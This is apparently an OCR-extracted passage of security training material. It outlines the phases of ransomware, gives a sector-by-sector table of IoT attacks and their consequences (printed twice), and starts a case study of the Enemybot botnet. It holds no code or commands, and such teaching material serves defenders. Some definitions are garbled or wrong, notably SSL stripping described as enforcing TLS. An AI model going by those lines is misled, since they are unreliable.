
Discussed below are the phases of ransomware:

- **Phase 1**: Victim receives an email from the attacker that appears to be from a legitimate sender. This email contains an attachment of a malicious file.
- **Phase 2**:
  - User opens the mail and clicks on the malicious file. Malware is downloaded and launches legitimate child processes such as PowerShell, Vssadmin encryption mechanism, or cmd.exe. As a result, the device becomes connected to an attacker’s command and control (C&C) server.
  - The personal files on the victim’s device are encrypted.
- **Phase 3**: Notification of ransomware is delivered to the victim’s device, and he/she is asked to pay a ransom in the form of money or bitcoin to gain access to his/her files.




IoT Attacks in Different Sectors

Service Sectors	Type of Attacks	Possible Consequences
Buildings	**Access Control:** Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability
	Reverse Engineering: Analyzing the device firmware to get sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data confidentiality
Energy/ Industrial	**Access Control:** Getting physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data confidentiality
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	BlueBugging: Exploiting vulnerabilities in old devices' firmware and spying phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack:** Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data



IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
Healthcare and Life Science	**Signal Jamming Attack:** Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract the traffic by advertising the fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gets illegal access to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack:** Attacker successfully assumes identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceive a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and send it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gets access illegally to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability



IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
IT and Networks	**Brute force:** Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Ohigashi-Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack:** Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploiting Misconfiguration:** Exploiting improper configuration of sensors or IoT devices	Loss of confidentiality and availability
	Path-Based DoS Attack: Injects malicious code into the packets or replay some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT devices remotely	Loss of privacy and data availability
Marine	**GPS Spoofing:** Deceive A GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets for intercepting and changing the transmitted data	Loss of privacy and data confidentiality

IoT Attacks in Different Sectors

IoT technology is making progress in every sector of society, including industry, healthcare, agriculture, smart cities, security, transportation, etc. However, due to the implementation of a decentralized approach in IoT technology, organizations focus less on the security of the devices. Therefore, rather than segmenting the IoT technology into different parts, suppliers focus more on spotting the vulnerabilities and exploiting them.

These vulnerabilities present in IoT devices can be exploited by attackers to launch various types of attacks, such as DoS attacks, jamming attacks, MITM attacks, and Sybil attacks, and gather data, which results in loss of privacy and confidentiality.

Different IoT sectors and their associated attacks are listed below:

Service Sectors	Types of Attack	Possible Consequences
Buildings	**Access Control**: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability

	Reverse Engineering: Analyzing the device firmware to obtain sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data availability
Energy/ Industrial	**Access Control**: Gaining physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data availability
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	Bluebugging: Exploiting vulnerabilities in old devices' firmware and spying on phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack**: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data
Healthcare and Life Science	**Signal-Jamming Attack**: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract traffic by advertising a fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gaining illegal access to Bluetooth devices to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack**: Attacker successfully assumes the identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and sends it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gaining access to Bluetooth devices illegally to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
IT and Networks	**Brute Force**: Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Ohigashi–Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack**: Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploitation of Misconfiguration**: Improper configuration of sensors or IoT devices leading to exploitation of the security device	Loss of confidentiality and data availability
	Path-Based DoS Attack: Injects malicious code into the packets or replays some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT device remotely	Loss of privacy and data availability
Marine	**GPS Spoofing**: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal-Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets to intercept and change the transmitted data	Loss of privacy and data confidentiality

Table 18.4: IoT application areas and attacks

Case Study: Enemybot

- Enemybot is a **Mirai-based botnet malware** discovered in early 2022. It has been proliferating by **exploiting weaknesses in IoT and other routing devices**
- Once a weakly configured device is identified and infected, Enemybot adds that infected IoT device to its botnet fleet
